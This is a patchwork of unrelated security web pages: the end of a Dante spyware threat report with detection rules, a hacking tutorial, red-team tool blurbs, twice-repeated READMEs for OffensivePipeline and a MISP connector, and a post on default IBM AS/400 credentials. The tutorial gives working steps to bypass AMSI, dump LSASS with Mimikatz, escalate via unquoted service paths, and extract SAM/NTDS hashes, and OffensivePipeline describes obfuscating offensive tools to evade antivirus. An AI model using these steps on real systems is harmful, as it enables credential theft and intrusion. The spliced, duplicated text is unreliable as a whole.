The orchestrator displays the code quality of a commercial product, but isn’t particularly interesting. It is responsible for communication with C2 via HTTPs protocol, handling modules and configuration, self-protection, and self-removal.
Modules can be saved and loaded from the file system or loaded from memory. The infection identifier (GUID) is encoded in Base64. Parts of the resulting string are used to derive the path to a folder containing modules and the path to additional settings stored in the registry.
An example of Dante’s paths derivation
The folder containing modules includes a binary file that stores information about all downloaded modules, including their versions and filenames. This metadata file is encrypted with a simple XOR cipher, while the modules are encrypted with AES-256-CBC, using the first 0x10 bytes of the module file as the IV and the key bound to the machine. The key is equal to the SHA-256 hash of a buffer containing the CPU identifier and the Windows Product ID.
To protect itself, the orchestrator uses many of the same anti-analysis techniques, along with additional checks for specific process names and drivers.
If Dante doesn’t receive commands within the number of days specified in the configuration, it deletes itself and all traces of its activity.
At the time of writing this report, we were unable to analyze additional modules because there are currently no active Dante infections among our users. However, we would gladly analyze them if they become available. Now that information about this spyware has been made public and its developer has been identified, we hope it won’t be long before additional modules are discovered and examined. To support this effort, we are sharing a method that can be used to identify active Dante spyware infections (see the Indicators of compromise section).
Although we didn’t see the ForumTroll APT group using Dante in the Operation ForumTroll campaign, we have observed its use in other attacks linked to this group. Notably, we saw several minor similarities between this attack and others involving Dante, such as similar file system paths, the same persistence mechanism, data hidden in font files, and other minor details. Most importantly, we found similar code shared by the exploit, loader, and Dante. Taken together, these findings allow us to conclude that the Operation ForumTroll campaign was also carried out using the same toolset that comes with the Dante spyware.
Conclusion
This time, we have not one, but three conclusions.
1) DuplicateHandle is a dangerous API function. If the process is privileged and the user can provide a handle to it, the code should return an error when a pseudo-handle is supplied.
2) Attribution is the most challenging part of malware analysis and threat intelligence, but also the most rewarding when all the pieces of the puzzle fit together perfectly. If you ever dreamed of being a detective as a child and solving mysteries like Sherlock Holmes, Miss Marple, Columbo, or Scooby-Doo and the Mystery Inc. gang, then threat intelligence might be the right job for you!
3) Back in 2019, Hacking Team’s new owner stated in an interview that they wanted to change everything and start from scratch. It took some time, but by 2022, almost everything from Hacking Team had been redone. Now that Dante has been discovered, perhaps it’s time to start over again.
Full details of this research, as well as future updates on ForumTroll APT and Dante, are available to customers of the APT reporting service through our Threat Intelligence Portal.
TTP detection rules in Kaspersky NEXT EDR Expert suspicious_drop_dll_via_chrome
This rule detects a DLL load within a Chrome process, initiated via Outlook. This behavior is consistent with exploiting a vulnerability that enables browser sandbox bypass through the manipulation of Windows pseudo-handles and IPC.
possible_com_hijacking_by_memento_labs_via_registry
This rule detects an attempt at system persistence via the COM object hijacking technique, which exploits peculiarities in the Windows COM component resolution process. This feature allows malicious actors to create custom CLSID entries in the user-specific registry branch, thereby overriding legitimate system components. When the system attempts to instantiate the corresponding COM object, the malicious payload executes instead of the original code.
cve_exploit_detected
This generic rule is designed to detect attempts by malicious actors to exploit various vulnerabilities. Its logic is based on analyzing a broad set of characteristic patterns that reflect typical exploitation behavior.
Folder with modules
The folder containing the modules is located in %LocalAppData%, and is named with an eight-byte Base64 string. It contains files without extensions whose names are also Base64 strings that are eight bytes long. One of the files has the same name as the folder. This information can be used to identify an active infection.
For quite an extensive period of time we have been covering different ways PowerShell can be used by hackers. We learned the basics of reconnaissance, persistence methods, survival techniques, evasion tricks, and mayhem methods. Today we are continuing our study of PowerShell and learning how we can automate it for real hacking tasks such as privilege escalation, AMSI bypass, and dumping credentials. As you can see, PowerShell may be used to exploit systems, although it was never created for this purpose. Our goal is to make it simple for you to automate exploitation during pentests. Things that are usually done manually can be automated with the help of the scripts we are going to cover. Let’s start by learning about AMSI.
AMSI is the Antimalware Scan Interface. It is a Windows feature that sits between script engines like PowerShell or Office macros and whatever antivirus or EDR product is installed on the machine. When a script or a payload is executed, the runtime hands that content to AMSI so the security product can scan it before anything dangerous runs. It makes scripts and memory activity visible to security tools, which raises the bar for simple script-based attacks and malware. Hackers constantly try to find ways to keep malicious content from ever being presented to it, or to change the content so it won’t match detection rules. You will see many articles and tools that claim to bypass AMSI, but soon after they are released, Microsoft patches the vulnerabilities. Since it’s important to be familiar with this attack, let’s test our system and try to patch AMSI.
First we need to check if the Defender is running on a Russian target:
As you know by now, there are a few ways to execute scripts in PowerShell. We will use a basic one for demonstration purposes:
PS > .\shantanukhande-amsi.ps1
If your output matches ours, then AMSI has been successfully patched. From now on, the Defender does not have access to your PowerShell sessions and any kind of scripts can be executed in it without restriction. It’s important to mention that some articles on AMSI bypass will tell you that downgrading to PowerShell Version 2 helps to evade detection, but that is not true. At least not anymore. Defender actively monitors all of your sessions and these simple tricks will not work.
Since you are free to run anything you want, we can execute Mimikatz right in our session. Note that we are using Invoke-Mimikatz.ps1 by g4uss47, and it is the updated PowerShell version of Mimikatz that actually works. For OPSEC reasons we do not recommend running Mimikatz commands that touch other hosts because network security products might pick this up. Instead, let’s dump LSASS locally and inspect the results:
Now we have the credentials of brandmanager. If we compromised a more valuable target in the domain, like a server or a database, we could expect domain admin credentials. You will see this quite often.
Privilege Escalation with PowerUp
Privilege escalation is a complex topic. Frequently systems will be misconfigured and people will feel comfortable without realizing that security risks exist. This may allow you to skip privilege escalation altogether and jump straight to lateral movement, since the compromised user already has high privileges. There are multiple vectors of privilege escalation, but among the most common ones are unquoted service paths and insecure file permissions. While insecure file permissions can be easily abused by replacing the legitimate file with a malicious one of the same name, unquoted service paths may require more work for a beginner. That’s why we will cover this attack today with the help of PowerUp. Before we proceed, it’s important to mention that this script has been known to security products for a long time, so be careful.
Finding Vulnerable Services
Unquoted Service Path is a configuration mistake in Windows services where the full path to the service executable contains spaces but is not wrapped in quotation marks. Because Windows treats spaces as separators when resolving file paths, an unquoted path like C:\Program Files\My Service\service.exe can be interpreted ambiguously. The system may search for an executable at earlier, shorter segments of that path (for example C:\Program.exe or C:\Program Files\My.exe) before reaching the intended service.exe. A hacker can place their own executable at one of those earlier locations, and the system will run that program instead of the real service binary. This works as a privilege escalation method because services typically run with higher privileges.
Now let’s test the service names and see which one will get us local admin privileges:
PS > Invoke-ServiceAbuse -Name 'Service Name'
If successful, you should see the name of the service abused and the command it executed. By default, the script will create and add user john to the local admin group. You can edit it to fit your needs.
The results can be tested:
PS > net user john
Now we have an admin user on this machine, which can be used for various purposes.
With enough privileges we can dump NTDS and SAM without having to deal with security products at all, just with the help of native Windows functions. Usually these attacks require multiple commands, as dumping only NTDS or only a SAM hive does not help. For this reason, we have added a new script to our repository. It will automatically identify the type of host you are running it on and dump the needed files. NTDS only exists on Domain Controllers and contains the credentials of all Active Directory users. This file cannot be found on regular machines. Regular machines will instead be exploited by dumping their SAM and SYSTEM hives. The script is not flagged by any AV product. Below you can see how it works.
Attacking SAM on Domain Machines
To avoid issues, bypass the execution policy:
PS > powershell -ep bypass
Then dump SAM and SYSTEM hives:
PS > .\ntds.ps1
Wait a few seconds and find your files in C:\Temp. If the directory does not exist, it will be created by the script.
Next we need to exfiltrate these files and extract the credentials:
bash$ > secretsdump.py -sam SAM -system SYSTEM LOCAL
Attacking NTDS on Domain Controllers
If you have already compromised a domain admin, or managed to escalate your privileges on the Domain Controller, you might want to get the credentials of all users in the company.
We often use Evil-WinRM to avoid unnecessary GUI interactions that are easy to spot. Evil-WinRM allows you to load all your scripts from the machine so they will be executed without touching the disk. It can also patch AMSI, but be really careful.
Evil-WinRM has a download command that can help you extract the files. After that, run this command:
bash$ > secretsdump.py -ntds ntds.dit -sam SAM -system SYSTEM LOCAL
Summary
In this chapter, we explored how PowerShell can be used for privilege escalation and complete domain compromise. We began with bypassing AMSI to clear the way for running offensive scripts without interference, then moved on to credential dumping with Mimikatz. From there, we looked at privilege escalation techniques such as unquoted service paths with PowerUp, followed by dumping NTDS and SAM databases once higher privileges were achieved. Each step builds on the previous one, showing how hackers chain small misconfigurations into full organizational takeover. Defenders should also be familiar with these attacks as it will help them tune the security products. For instance, harmless actions such as creating a shadow copy to dump NTDS and SAM can be spotted if you monitor Event ID 8193 and Event ID 12298. Many activities can be monitored, even benign ones. It depends on where defenders are looking at.
RustRedOps is a collection of Rust-based offensive security modules for post-exploitation, process injection and payload staging, useful for red teams and penetration testers.
RedExt turns Chromium into a browser-based C2 agent, collect cookies, DOM, screenshots, clipboard, system data via a Flask server and Chrome extension.
AzureStrike is a red team toolkit for attacking Azure Active Directory, enabling reconnaissance, credential abuse, and persistence in cloud environments.
ChromeAlone turns Chromium into a stealthy C2 implant with credential capture, file access, and persistence. A browser-based alternative to Cobalt Strike.
It’s an adventure to find tastes and components that give the body life and the plate colour. Here are 6 ideas to create a nutritious dinner. Making a nutritious diner is similar to creating an Read More ...
OfensivePipeline allows you to download and build C# tools, applying certain modifications in order to improve their evasion for Red Team exercises. A common use of OffensivePipeline is to download a tool from a Git repository, randomise certain values in the project, build it, obfuscate the resulting binary and generate a shellcode.
Features
Currently only supports C# (.Net Framework) projects
Allows to clone public and private (you will need credentials :D) git repositories
Allows to work with local folders
Randomizes project GUIDs
Randomizes application information contained in AssemblyInfo
Builds C# projects
Obfuscates generated binaries
Generates shellcodes from binaries
There are 79 tools parameterised in YML templates (not all of them may work :D)
New tools can be added using YML templates
It should be easy to add new plugins...
What's new in version 2.0
Almost complete code rewrite (new bugs?)
Cloning from private repositories possible (authentication via GitHub authToken)
Possibility to copy a local folder instead of cloning from a remote repository
RandomGuid: randomise the GUID in .sln, .csproj and AssemblyInfo.cs files
RandomAssemblyInfo: randomise the values defined in AssemblyInfo.cs
BuildCsharp: build c# project
ConfuserEx: obfuscate c# tools
Donut: use Donut to generate shellcodes. The shellcode generated is without parameters, in future releases this may be changed.
Add a tool from a remote git
The scripts for downloading the tools are in the Tools folder in yml format. New tools can be added by creating new yml files with the following format:
Rubeus.yml file:
tool:
  - name: Rubeus
    description: Rubeus is a C# toolset for raw Kerberos interaction and abuses
    gitLink: https://github.com/GhostPack/Rubeus
    solutionPath: Rubeus\Rubeus.sln
    language: c#
    plugins: RandomGuid, RandomAssemblyInfo, BuildCsharp, ConfuserEx, Donut
    authUser:
    authToken:
Where:
Name: name of the tool
Description: tool description
GitLink: link from git to clone
SolutionPath: solution (sln file) path
Language: language used (currently only c# is supported)
Plugins: plugins to use on this tool build process
AuthUser: user name from github (not used for public repositories)
AuthToken: auth token from github (not used for public repositories)
tool:
  - name: SeatbeltLocal
    description: Seatbelt is a C# project that performs a number of security oriented host-survey "safety checks" relevant from both offensive and defensive security perspectives.
    gitLink: C:\Users\alpha\Desktop\SeatbeltLocal
    solutionPath: SeatbeltLocal\Seatbelt.sln
    language: c#
    plugins: RandomGuid, RandomAssemblyInfo, BuildCsharp, ConfuserEx, Donut
    authUser:
    authToken:
Where:
Name: name of the tool
Description: tool description
GitLink: path where the tool is located
SolutionPath: solution (sln file) path
Language: language used (currently only c# is supported)
Plugins: plugins to user on this tool build process
AuthUser: user name from github (not used for local repositories)
AuthToken: auth token from github (not used for local repositories)
Requirements for the release version (Visual Studio 2019/2022 is not required)
Description: A tool to escalate privileges in an active directory network by coercing authenticate from machine accounts (Petitpotam) and relaying to the certificate service.
Description: This modified fork of SafetyKatz dynamically fetches the latest pre-compiled release of Mimikatz directly from the gentilkiwi GitHub repo, runtime patching on detected signatures and uses SharpSploit DInvoke to get it into memory.
Description: Enumerate Domain Data is designed to be similar to PowerView but in .NET. PowerView is essentially the ultimate domain enumeration tool, and we wanted a .NET implementation that we worked on ourselves. This tool was largely put together by viewing implementations of different functionality across a wide range of existing projects and combining them into EDD.
Description: PurpleSharp is an open source adversary simulation tool written in C# that executes adversary techniques within Windows Active Directory environments
Description: Seatbelt is a C# project that performs a number of security oriented host-survey "safety checks" relevant from both offensive and defensive security perspectives.
Description: SharpChromium is a .NET 4.0+ CLR project to retrieve data from Google Chrome, Microsoft Edge, and Microsoft Edge Beta. Currently, it can extract
Description: SharpCloud is a simple C# utility for checking for the existence of credential files related to Amazon Web Services, Microsoft Azure, and Google Compute.
Description: SharpDir is a simple code set to search both local and remote file systems for files using the same SMB process as dir.exe, which uses TCP port 445
Description: Checks running processes, process metadata, Dlls loaded into your current process and each DLLs metadata, common install directories, installed services and each service binaries metadata, installed drivers and each drivers metadata, all for the presence of known defensive products such as AV's, EDR's and logging tools.
Description: SharpGPOAbuse is a .NET application written in C# that can be used to take advantage of a user's edit rights on a Group Policy Object (GPO) in order to compromise the objects that are controlled by that GPO.
Description: This project reuses open handles to lsass to parse or minidump lsass, therefore you don't need to use your own lsass handle to interact with it. (Dinvoke-version)
Description: This executable is made to be executed within Cobalt Strike session using execute-assembly. It will retrieve the LAPS password from the Active Directory.
Description: Create a minidump of the LSASS process from memory (Windows 10 - Windows Server 2016). The entire process uses dynamic API calls, direct syscall and Native API unhooking to evade the AV / EDR detection.
Description: This project is a C# tool to use Pass-the-Hash for authentication on a local Named Pipe for user Impersonation. You need a local administrator or SEImpersonate rights to use this.
Description: SharpReg is a simple code set to interact with the Remote Registry service API using the same SMB process as reg.exe, which uses TCP port 445
Description: SharpSCCM is a post-exploitation tool designed to leverage Microsoft Endpoint Configuration Manager (a.k.a. ConfigMgr, formerly SCCM) for lateral movement and credential gathering without requiring access to the SCCM administration console GUI.
Description: SharpSpray a simple code set to perform a password spraying attack against all users of a domain using LDAP and is compatible with Cobalt Strike.
Description: SharpSvc is a simple code set to interact with the SC Manager API using the same DCERPC process as sc.exe, which open with TCP port 135 and is followed by the use of an ephemeral TCP port
Description: SharpTask is a simple code set to interact with the Task Scheduler service API using the same DCERPC process as schtasks.exe, which open with TCP port 135 and is followed by the use of an ephemeral TCP port.
Description: An exploit for CVE-2020-1472, a.k.a. Zerologon. This tool exploits a cryptographic vulnerability in Netlogon to achieve authentication bypass.
Description: While Sysmon's driver can be renamed at installation, it is always loaded at altitude 385201. The objective of this tool is to challenge the assumption that our defensive tools are always collecting events.
Description: Snaffler is a tool for pentesters and red teamers to help find delicious candy needles (creds mostly, but it's flexible) in a bunch of horrible boring haystacks (a massive Windows/AD environment).
Description: Whisker is a C# tool for taking over Active Directory user and computer accounts by manipulating their msDS-KeyCredentialLink attribute, effectively adding "Shadow Credentials" to the target account.
OfensivePipeline allows you to download and build C# tools, applying certain modifications in order to improve their evasion for Red Team exercises. A common use of OffensivePipeline is to download a tool from a Git repository, randomise certain values in the project, build it, obfuscate the resulting binary and generate a shellcode.
Features
Currently only supports C# (.Net Framework) projects
Allows to clone public and private (you will need credentials :D) git repositories
Allows to work with local folders
Randomizes project GUIDs
Randomizes application information contained in AssemblyInfo
Builds C# projects
Obfuscates generated binaries
Generates shellcodes from binaries
There are 79 tools parameterised in YML templates (not all of them may work :D)
New tools can be added using YML templates
It should be easy to add new plugins...
What's new in version 2.0
Almost complete code rewrite (new bugs?)
Cloning from private repositories possible (authentication via GitHub authToken)
Possibility to copy a local folder instead of cloning from a remote repository
RandomGuid: randomise the GUID in .sln, .csproj and AssemblyInfo.cs files
RandomAssemblyInfo: randomise the values defined in AssemblyInfo.cs
BuildCsharp: build c# project
ConfuserEx: obfuscate c# tools
Donut: use Donut to generate shellcodes. The shellcode generated is without parameters, in future releases this may be changed.
Add a tool from a remote git
The scripts for downloading the tools are in the Tools folder in yml format. New tools can be added by creating new yml files with the following format:
Rubeus.yml file:
tool:
  - name: Rubeus
    description: Rubeus is a C# toolset for raw Kerberos interaction and abuses
    gitLink: https://github.com/GhostPack/Rubeus
    solutionPath: Rubeus\Rubeus.sln
    language: c#
    plugins: RandomGuid, RandomAssemblyInfo, BuildCsharp, ConfuserEx, Donut
    authUser:
    authToken:
Where:
Name: name of the tool
Description: tool description
GitLink: link from git to clone
SolutionPath: solution (sln file) path
Language: language used (currently only c# is supported)
Plugins: plugins to use on this tool build process
AuthUser: user name from github (not used for public repositories)
AuthToken: auth token from github (not used for public repositories)
tool:
  - name: SeatbeltLocal
    description: Seatbelt is a C# project that performs a number of security oriented host-survey "safety checks" relevant from both offensive and defensive security perspectives.
    gitLink: C:\Users\alpha\Desktop\SeatbeltLocal
    solutionPath: SeatbeltLocal\Seatbelt.sln
    language: c#
    plugins: RandomGuid, RandomAssemblyInfo, BuildCsharp, ConfuserEx, Donut
    authUser:
    authToken:
Where:
Name: name of the tool
Description: tool description
GitLink: path where the tool is located
SolutionPath: solution (sln file) path
Language: language used (currently only c# is supported)
Plugins: plugins to user on this tool build process
AuthUser: user name from github (not used for local repositories)
AuthToken: auth token from github (not used for local repositories)
Requirements for the release version (Visual Studio 2019/2022 is not required)
Description: A tool to escalate privileges in an active directory network by coercing authenticate from machine accounts (Petitpotam) and relaying to the certificate service.
Description: This modified fork of SafetyKatz dynamically fetches the latest pre-compiled release of Mimikatz directly from the gentilkiwi GitHub repo, runtime patching on detected signatures and uses SharpSploit DInvoke to get it into memory.
Description: Enumerate Domain Data is designed to be similar to PowerView but in .NET. PowerView is essentially the ultimate domain enumeration tool, and we wanted a .NET implementation that we worked on ourselves. This tool was largely put together by viewing implementations of different functionality across a wide range of existing projects and combining them into EDD.
Description: PurpleSharp is an open source adversary simulation tool written in C# that executes adversary techniques within Windows Active Directory environments
Description: Seatbelt is a C# project that performs a number of security oriented host-survey "safety checks" relevant from both offensive and defensive security perspectives.
Description: SharpChromium is a .NET 4.0+ CLR project to retrieve data from Google Chrome, Microsoft Edge, and Microsoft Edge Beta. Currently, it can extract
Description: SharpCloud is a simple C# utility for checking for the existence of credential files related to Amazon Web Services, Microsoft Azure, and Google Compute.
Description: SharpDir is a simple code set to search both local and remote file systems for files using the same SMB process as dir.exe, which uses TCP port 445
Description: Checks running processes, process metadata, Dlls loaded into your current process and each DLLs metadata, common install directories, installed services and each service binaries metadata, installed drivers and each drivers metadata, all for the presence of known defensive products such as AV's, EDR's and logging tools.
Description: SharpGPOAbuse is a .NET application written in C# that can be used to take advantage of a user's edit rights on a Group Policy Object (GPO) in order to compromise the objects that are controlled by that GPO.
Description: This project reuses open handles to lsass to parse or minidump lsass, therefore you don't need to use your own lsass handle to interact with it. (Dinvoke-version)
Description: This executable is made to be executed within Cobalt Strike session using execute-assembly. It will retrieve the LAPS password from the Active Directory.
Description: Create a minidump of the LSASS process from memory (Windows 10 - Windows Server 2016). The entire process uses dynamic API calls, direct syscall and Native API unhooking to evade the AV / EDR detection.
Description: This project is a C# tool to use Pass-the-Hash for authentication on a local Named Pipe for user Impersonation. You need a local administrator or SEImpersonate rights to use this.
Description: SharpReg is a simple code set to interact with the Remote Registry service API using the same SMB process as reg.exe, which uses TCP port 445
Description: SharpSCCM is a post-exploitation tool designed to leverage Microsoft Endpoint Configuration Manager (a.k.a. ConfigMgr, formerly SCCM) for lateral movement and credential gathering without requiring access to the SCCM administration console GUI.
Description: SharpSpray a simple code set to perform a password spraying attack against all users of a domain using LDAP and is compatible with Cobalt Strike.
Description: SharpSvc is a simple code set to interact with the SC Manager API using the same DCERPC process as sc.exe, which open with TCP port 135 and is followed by the use of an ephemeral TCP port
Description: SharpTask is a simple code set to interact with the Task Scheduler service API using the same DCERPC process as schtasks.exe, which open with TCP port 135 and is followed by the use of an ephemeral TCP port.
Description: An exploit for CVE-2020-1472, a.k.a. Zerologon. This tool exploits a cryptographic vulnerability in Netlogon to achieve authentication bypass.
Description: While Sysmon's driver can be renamed at installation, it is always loaded at altitude 385201. The objective of this tool is to challenge the assumption that our defensive tools are always collecting events.
Description: Snaffler is a tool for pentesters and red teamers to help find delicious candy needles (creds mostly, but it's flexible) in a bunch of horrible boring haystacks (a massive Windows/AD environment).
Description: Whisker is a C# tool for taking over Active Directory user and computer accounts by manipulating their msDS-KeyCredentialLink attribute, effectively adding "Shadow Credentials" to the target account.
This code connects to a given MISP (Malware Information Sharing Platform) server and parses a given number of events, writing the IP addresses, URLs, and MD5 hashes found in the events to three separate files.
Usage
To use this script, you will need to provide the URL of your MISP instance and a valid API key. You can then call the MISPConnector.run() method to retrieve the attributes and save them to files.
The MISPConnector class currently supports the following attribute types:
ip-src
ip-dst
md5
url
domain
If an attribute of one of these types is found in an event, it will be added to the appropriate set (for example, IP addresses will be added to the network_set) and written to the corresponding file (network.txt, hash.txt, or url.txt).
Configuration
The code can be configured by passing arguments to the command-line script. The available arguments are:
misp-url: The URL of the MISP server. This argument is required.
misp-key: The API key for the MISP server. This argument is required.
limit: The maximum number of events to parse. The default is 2000.
Limitations
This script has the following limitations:
It only retrieves attributes of specific types (as listed above).
It only writes the retrieved attributes to files, without any further processing or analysis.
It only retrieves a maximum of 2000 events, as specified by the limit parameter in the misp.search() method.
License
This code is provided under the MIT License. See the LICENSE file for more details.
This code connects to a given MISP (Malware Information Sharing Platform) server and parses a given number of events, writing the IP addresses, URLs, and MD5 hashes found in the events to three separate files.
Usage
To use this script, you will need to provide the URL of your MISP instance and a valid API key. You can then call the MISPConnector.run() method to retrieve the attributes and save them to files.
The MISPConnector class currently supports the following attribute types:
ip-src
ip-dst
md5
url
domain
If an attribute of one of these types is found in an event, it will be added to the appropriate set (for example, IP addresses will be added to the network_set) and written to the corresponding file (network.txt, hash.txt, or url.txt).
Configuration
The code can be configured by passing arguments to the command-line script. The available arguments are:
misp-url: The URL of the MISP server. This argument is required.
misp-key: The API key for the MISP server. This argument is required.
limit: The maximum number of events to parse. The default is 2000.
Limitations
This script has the following limitations:
It only retrieves attributes of specific types (as listed above).
It only writes the retrieved attributes to files, without any further processing or analysis.
It only retrieves a maximum of 2000 events, as specified by the limit parameter in the misp.search() method.
License
This code is provided under the MIT License. See the LICENSE file for more details.
Often people think security research requires deep knowledge of systems and exploits, and sometimes it does, but in this case all it took was some curiosity and a Google search to find an alarmingly simple exploit using default credentials.
On a recent host engagement, I discovered an unusual login page running on port 8080, a standard but less often used HTTP port. The login page did not resemble anything I had encountered in the thousands of login pages across hundreds of client engagements.
Nothing new. Even for a seasoned member of the Synack Red Team (SRT), it isn’t unusual to discover commercial products that one hasn’t seen before.
The login page clearly showed the product as some type of IBM server. In the URL, I noticed the string “profoundui.” A quick Internet search identified an IBM resource that stated:
“Profound UI is a graphical, browser-based framework that makes it easy to transform existing RPG applications into Web applications, or develop new rich Web and mobile applications that run on the IBM i (previously known as the AS/400, iSeries, System i) platform using RPG, PHP, or Node.js.”
Given these facts, I Googled for “IBM AS/400 default password” and found IBM documentation that listed default AS/400 credentials.
As any elite hacker would do, I copied and pasted all six default usernames and passwords into the login form.
Sure enough the last set of credentials worked with user QSRVBAS and password QSRVBAS.
It was beyond the scope of the engagement to proceed any further to see how much access was possible. The vulnerability was documented in the report that was given to the client to be remediated.
After a few days, the client requested a patch verification of the vulnerability using Synack’s patch verification workflow. This workflow allows a client to request the SRT to verify an implemented patch within the Synack Platform. After receiving the patch verification request, I quickly verified the vulnerability was no longer exploitable.
It is hard to believe, but even today commercial products still ship and are installed with default credentials. Often the onus is on the end user to be aware they must change the credentials and lock the default accounts.
The ingenuity and curiosity of the SRT cannot be replicated by scanners or automated technology. The SRT members are adept at finding this type of vulnerability in custom and commercial applications, even while running in obscure locations, which leads to exploitable vulnerabilities being surfaced to the customer.

 Login
Login